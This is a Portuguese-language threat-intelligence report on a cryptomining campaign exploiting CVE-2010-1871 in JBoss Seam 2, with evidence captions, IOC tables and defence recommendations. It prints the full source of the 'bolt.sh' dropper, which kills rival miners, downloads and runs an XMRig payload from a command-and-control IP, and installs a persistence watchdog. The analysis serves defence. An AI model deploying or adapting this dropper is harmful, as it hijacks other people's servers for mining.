


Figura 10: FileScan.io — Análise comportamental detalhada incluindo IOCs extraídos automaticamente, processos filhos criados pelo dropper e modificações no sistema de arquivos documentadas.




Figura 11: Triage Sandbox — Activity Summary revelando artefato operacional: caminho `/Users/bruno/Desktop/run.sh` identificado nos outputs de execução, indicando ambiente de desenvolvimento macOS associado à criação do payload.

07 Evidências — Pivoteamento I

O pivoteamento agressivo a partir do IP C2 principal revelou infraestrutura relacionada em diferentes provedores e regiões geográficas. As evidências abaixo documentam a análise inicial de IPs correlacionados através de padrões de comportamento, fingerprints TLS e conexões de rede.




Figura 12: Shodan — Serviços expostos no IP C2 principal 193.34.213.150 incluindo HTTP (80), HTTPS (443), RDP (3389) e portas customizadas utilizadas para comunicação com mining pools Stratum.




Figura 13: VirusTotal — Análise do IP relacionado 37.44.238.94 (AS44133, Holanda) identificado através de pivoteamento por padrões de comunicação similares e distribuição de payloads idênticos.

07 Evidências — Pivoteamento II

Continuação da análise de infraestrutura relacionada descoberta através de técnicas de pivoteamento. Os IPs adicionais identificados compartilham padrões comportamentais similares e são utilizados como infraestrutura de backup e failover na operação maliciosa.




Figura 14: VirusTotal — Análise do IP 37.44.238.82 (AS44133, Holanda), identificado como infraestrutura de failover com padrões de comunicação idênticos ao C2 principal e mesma campanha de malware.




Figura 15: VirusTotal — Análise do IP 205.185.118.120 (AS53667, Estados Unidos) utilizado como mining pool proxy para relay de comunicações Stratum com pools de Monero, permitindo anonimização.

07 Evidências — Pivoteamento III

Validação adicional da infraestrutura correlacionada através de fontes complementares de Threat Intelligence, confirmando as relações identificadas e fornecendo contexto adicional sobre a campanha através de pulsos comunitários e análises independentes.




Figura 16: AlienVault OTX — Pulsos de Threat Intelligence associados ao IP 37.44.238.82, confirmando correlação com campanha de cryptomining e validando a relação com infraestrutura C2 principal.





Figura 17: VirusTotal — Coleção de amostras relacionadas mostrando as 16 variantes identificadas na mesma campanha, confirmando distribuição ativa e evolução contínua do payload malicioso.

07 Evidências — Multi-Vendor

A validação através de múltiplos vendors de segurança e plataformas independentes de Threat Intelligence reforça a classificação maliciosa dos artefatos identificados e fornece contexto adicional sobre família de malware, campanhas associadas e indicadores relacionados.



File name	bolts.sh
Variant file names	bolts
File size	1.05 kB
File type	Bourne-Again shell script, ASCII text executable
md5	4c7c33f3c94eb1f64d90a549c379e0ce
sha1	79e4ff489199690881a5178dcbce65ce0b5a83ec
sha256	e4e170691634d841e8976ae918d2df223feb359db7f4b1c11a6669618bce648d
sha512	8b14ccf5baca9e9a8e9067ad07a3a0c8faa2937ed5e8c651a45a6b2a6c5b186f42f4a4bd9444cb0a76f08fb416f29f67b82e69a0ac1708e3c1886b677377cc1a
crc32	dc155071
ssdeep	24:wdfGyZ1rFy/iKbpJnHOjWIEQXi/rvsTI0jpXnn:sGc1GH6EC1tXn
Upload time	Sat, 06 Dec 2025 06:15:25 GMT

Attributes + Add

From	http://193.34.213.150/nuts/bolts
MalwareBazaar	e4e170691634d841e8976ae918d2df223feb359db7f4b1c11a6669618bce648d

Figura 18: MalwareBazaar — Amostra catalogada com tags de classificação incluindo cryptominer, XMRig, shell script dropper e indicação de campanha ativa em distribuição contínua.

Figura 19: IBM X-Force Exchange — Intelligence sobre o IP C2 mostrando histórico de atividade maliciosa, risk score elevado e categorização como infraestrutura de cryptomining ativa.

07 Evidências — Pivoteamento: Variante bolt.sh

O pivoteamento a partir do IP C2 `193.34.213.150` no AlienVault OTX revelou o hash `e4e170691634d841e8976ae918d2df223feb359db7f4b1c11a6669618bce648d`, correspondente a uma variante adicional denominada **bolt.sh**. A análise do código-fonte confirma padrões idênticos ao payload principal, reforçando a atribuição à mesma campanha.




Figura 20: AlienVault OTX — Pivoteamento a partir do IP 193.34.213.150 revelando arquivo associado com hash e4e170691634d841e8976ae918d2df223feb359db7f4b1c11a6669618bce648d. Note a referência direta à CVE-2010-1871 nos Exploited CVEs.




Figura 21: AlienVault OTX — Preview do código-fonte do bolt.sh com URL de origem `http://193.34.213.150/nuts/bolts` e hash confirmado no MalwareBazaar, estabelecendo cadeia de custódia da evidência.




Figura 22: VirusTotal — Detecção do bolt.sh por 14/62 engines com Community Score -11. Tags incluem shell, sets-process-name, detect-debug-environment e checks-cpu-name indicando técnicas de evasão.




Figura 23: VirusTotal — Metadados técnicos incluindo hashes (MD5, SHA-1, SHA-256, SSDEEP, TLSH), classificação como Shell script Bash e histórico de submissões. First Seen In The Wild: 2025-12-08.




Figura 24: VirusTotal Community — YARA signatures do THOR APT Scanner (Florian Roth) detectando padrões SUSP_Linux_Commands e SUSP_CryptoMiner_Indicator, validando classificação como cryptominer malicioso.

Código-Fonte — bolt.sh (Variante Identificada via Pivoteamento)

```
#!/bin/bash
pkill softirq
pkill watcher
pkill /tmp/a
echo 12334
pkill -9 xmrig
P="fghgf"
R="/dev"
if ! pgrep $P > /dev/null; then
  rm -rf /dev/shm/$P /tmp/config.json;
  busybox wget http://193.34.213.150/nuts/lc -O->/tmp/config.json;
  busybox wget http://193.34.213.150/nuts/x  -O->/tmp/$P;
  chmod 777 /tmp/$P;
  /tmp/$P -c /tmp/config.json -B &
fi
A=$(pgrep $P)
if [ $(echo $A | wc -l) -gt 1 ]; then
  echo $(echo $A | tail -n +2) | xargs kill
fi
if ! pgrep "health.sh"; then
    cat <<'EOF' > "${R}/health.sh"
while true; do
    for proc_dir in /proc/[0-9]*; do
        pid=${proc_dir##*/}
        if strings "/proc/$pid/exe" 2>/dev/null | grep -q xmrig; then
            kill -9 "$pid"
            continue
        fi
        result=$(ls -l "/proc/$pid/exe" 2>/dev/null)
        case "$result" in
            *"(deleted)"* | *"xmrig"* | *"watcher"* | *"/tmp/a"* | *"softirq"* | *"rondo"*)
                kill -9 "$pid"
                ;;
        esac
    done
    sleep 45
done
EOF
    chmod 777 "${R}/health.sh"
    ${R}/health.sh &
fi
echo MEOWWWWWWWW
```

Análise Comparativa — bolt.sh vs cf.sh

CARACTERÍSTICA	BOLT.SH	CF.SH
IP C2	193.34.213.150	193.34.213.150
Diretório Download	/nuts/	/cf/
Nome do Processo	fghgf	fghgf
Marcador OPSEC	MEOWWWWWWWW	MEOWWWWWWWW
Persistência	/dev/health.sh (45s)	/dev/health.sh (45s)
Kill Concorrentes	softirq, watcher, xmrig, rondo	softirq, watcher, xmrig, kdevtmpfsi, kinsing

A análise comparativa confirma que **bolt.sh** e **cf.sh** pertencem à mesma campanha, compartilhando infraestrutura C2 idêntica, mesmo marcador OPSEC (`MEOWWWWWWWW`), mecanismo de persistência via watchdog e técnicas de eliminação de mineradores concorrentes. A variação nos processos-alvo sugere evolução incremental do payload para evadir diferentes ambientes.

08 Indicadores de Comprometimento

Os seguintes indicadores foram extraídos durante a investigação e validados através de múltiplas fontes independentes. Recomenda-se implementação imediata em SIEMs, EDRs, firewalls, proxies web e sistemas de DNS para detecção e bloqueio proativo de ameaças relacionadas.

Endereços IP — Bloquear e Monitorar

IP ADDRESS	ASN	FUNÇÃO NA OPERAÇÃO
193.34.213.150	AS201814	C2 Principal / Distribuição de payloads maliciosos
37.44.238.94	AS44133	Infraestrutura secundária de distribuição
37.44.238.82	AS44133	Backup/failover para resiliência operacional
205.185.118.120	AS53667	Mining pool proxy / Stratum relay

URLs Maliciosas — Bloquear em Proxy/DNS

URL	FUNÇÃO
http://193.34.213.150/vi	Dropper inicial — primeiro estágio do ataque
http://193.34.213.150/xi	Payload XMRig — minerador principal
http://193.34.213.150/cf/cf.sh	Script de configuração e persistência (variante cf)
http://193.34.213.150/nuts/lc	Config JSON do minerador (variante bolt)
http://193.34.213.150/nuts/x	Payload XMRig (variante bolt)

File Hashes — Detecção de Payloads

ARQUIVO	SHA256
bolt.sh	e4e170691634d841e8976ae918d2df223feb359db7f4b1c11a6669618bce648d

Indicadores de Host — Detecção em Endpoints

TIPO	INDICADOR
Arquivo	`/dev/health.sh` — Watchdog script de persistência
Arquivo	`/tmp/.X11-unix/.xmrig` — Binário do minerador oculto
Processo	Processos com alto uso de CPU executando de /dev/ ou /tmp/
Cron	Jobs executando scripts de diretórios temporários
String	`MEOWWWWWWWW` — Marcador único da campanha
Username	`bruno` — artefato operacional em metadados

✅

IOCS VALIDADOS E ACIONÁVEIS

Todos os indicadores foram validados através de múltiplas fontes de Threat Intelligence e podem ser implementados imediatamente em controles de segurança para detecção e bloqueio proativo.

09 Recomendações de Defesa

As seguintes ações são recomendadas para mitigar o risco desta campanha e fortalecer a postura de segurança organizacional contra ameaças similares. As recomendações estão priorizadas por criticidade e tempo sugerido de implementação.

P1

Patch ou Descomissionamento de JBoss Seam 2

Atualizar imediatamente ou descomissionar todas as instâncias de JBoss Seam 2. A CVE-2010-1871 está no catálogo CISA KEV. Sistemas legados devem ser isolados da internet ou removidos do ambiente de produção.

P1

Bloqueio de IOCs em Perímetro

Implementar bloqueio imediato dos IPs e URLs listados em firewalls, proxies web e sistemas DNS. Configurar alertas para tentativas de conexão a fim de identificar hosts já comprometidos no ambiente.

P2

Threat Hunting em Logs e Endpoints

Executar queries de hunting no SIEM buscando IOCs listados. Verificar presença de arquivos suspeitos em /dev/ e /tmp/.X11-unix/, processos com alto uso de CPU e cron jobs anômalos em servidores Linux.

P2

Monitoramento de Uso Anômalo de Recursos

Implementar alertas para processos com uso sustentado de CPU acima de 80% em servidores que não deveriam ter alta carga computacional. Cryptominers são facilmente detectáveis por este padrão de comportamento.

P3

Auditoria de Cron Jobs e Serviços

Revisar todos os cron jobs em servidores Linux, especialmente aqueles executando scripts de diretórios temporários ou realizando downloads de fontes externas não autorizadas.

P3

Segmentação de Rede para Sistemas Legados

Isolar servidores de aplicação legados em segmentos de rede dedicados com controles de acesso restritivos, monitoramento intensivo e limitação de comunicação outbound.

📋

MATRIZ DE PRIORIZAÇÃO DE IMPLEMENTAÇÃO

P1 (Crítico): 24-48 horas | **P2 (Alto):** Até 1 semana | **P3 (Médio):** Até 30 dias

10 Conclusão

Esta investigação documentou uma **campanha ativa de cryptomining** que explora a CVE-2010-1871, uma vulnerabilidade crítica de Remote Code Execution com mais de 14 anos de idade que continua sendo ativamente explorada por cibercriminosos oportunistas. A presença desta CVE no catálogo CISA KEV desde dezembro de 2021 reforça sua relevância contínua como vetor de ataque e a importância crítica de manter sistemas legados devidamente atualizados ou descomissionados.

Principais Conclusões da Investigação

- **Vulnerabilidades antigas permanecem relevantes:** Sistemas legados não gerenciados adequadamente representam risco significativo, mesmo para CVEs com mais de uma década de existência documentada
- **Bullet-proof hosting como facilitador:** A infraestrutura MEVSPACE continua sendo facilitador crítico para operações maliciosas, oferecendo resiliência e dificultando ações de takedown
- **Sofisticação moderada com foco em persistência:** Técnicas de anti-detecção e múltiplos mecanismos de persistência demonstram investimento em longevidade operacional
- **Artefatos operacionais criam oportunidades:** Elementos identificados nos metadados (username, caminhos) fornecem oportunidades valiosas para correlação com outras campanhas
- **Correlação multi-fonte é essencial:** A combinação de múltiplas plataformas de TI foi fundamental para compreensão completa da ameaça e sua infraestrutura

Sobre Este Relatório

